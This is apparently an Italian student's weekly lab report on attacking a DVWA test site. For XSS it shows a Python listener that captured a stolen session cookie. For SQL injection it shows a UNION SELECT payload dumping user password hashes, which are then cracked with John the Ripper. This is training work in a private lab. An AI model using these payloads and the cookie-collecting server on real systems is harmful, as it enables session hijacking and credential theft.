REPORT SESTA SETTIMANA

XSS

Come prima cosa ho creato un server in python che mostrasse a schermo i dati ricevuti e li salvasse in un file di testo vuoto che ho chiamato '**dati_ricevuti.txt**.'

```
import socket

server_host = '192.168.50.102'
server_port = 14346

server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

server_socket.bind((server_host, server_port))

server_socket.listen(1)
print(f"[*] in ascolto su {server_host}:{server_port}")

client_socket, client_address = server_socket.accept()
print(f"[+] connesso da {client_address[0]}:{client_address[1]}")

data = client_socket.recv(1024).decode()
with open('dati_ricevuti.txt', 'w') as file:
        file.write(data)

print(f"[*] dati ricevuti: {data} salvati nel file 'dati_ricevuti.txt'")

client_socket.close()
server_socket.close()
```

Una volta scritto il codice ho avviato il server e effettuato una scansione della porta in un'altra finestra del terminale tramite il commando **sudo nmap -p 14346 192.168.50.102.**


```
┌──(kattama㉿kattama)-[~]
└─$ python3 /home/kattama/Desktop/server.py
[*] in ascolto su 192.168.50.102:14346
```

```
┌──(kattama㉿kattama)-[~]
└─$ sudo nmap -p 14346 192.168.50.102
[sudo] password for kattama:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-09 14:32 CEST
Nmap scan report for 192.168.50.102
Host is up (0.00013s latency).

PORT      STATE SERVICE
14346/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds
```


Dopodiché ho creato il payload, che indirizza la proprietà Javascript **window.location** al server appena creato, in ascolto sulla porta **14346**.



Come possiamo notare il cookie di sessione è stato ricevuto dal server python e sovrascritto sul file '**dati_ricevuti.txt**'

```
┌──(kattama㉿kattama)-[~]
└─$ python3 /home/kattama/Desktop/server.py
[*] in ascolto su 192.168.50.102:14346
[+] connesso da 192.168.50.102:57844
[*] dati ricevuti: GET /?cookie=security=low;%20PHPSESSID=f1d7ba7c0ba359b63bfe05de5e9e834f HTTP/1.1
Host: 192.168.50.102:14346
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1

 salvati nel file 'dati_ricevuti.txt'
```



SQL INJECTION

Come prima cosa ho cercato di sfruttare la vulnerabilità di sql injection trovata negli scorsi giorni sul portale non blind.

Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 'union select null, concat(user,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: 'union select null, concat(user,0x0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: 'union select null, concat(user,0x0a,password) from users #
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'union select null, concat(user,0x0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'union select null, concat(user,0x0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

E, poiché ha funzionato, sono passato direttamente al password cracking; come prima cosa ho create un file contenente i 5 hashes delle password, dopodiché ho utilizzato John the ripper per trovare le password.

```
┌──(kattama㉿kattama)-[~]
└─$ john --format=raw-MD5 /home/kattama/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4×2])
Remaining 4 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (?)
password         (?)
letmein          (?)
Proceeding with incremental:ASCII
charley          (?)
4g 0:00:00:00 DONE 3/3 (2023-06-09 15:24) 28.57g/s 1295Kp/s 1295Kc/s 1471KC/s annik..01
3355
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords relia
bly
Session completed.

┌──(kattama㉿kattama)-[~]
└─$ john --format=raw-MD5 /home/kattama/Desktop/hash.txt --show
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```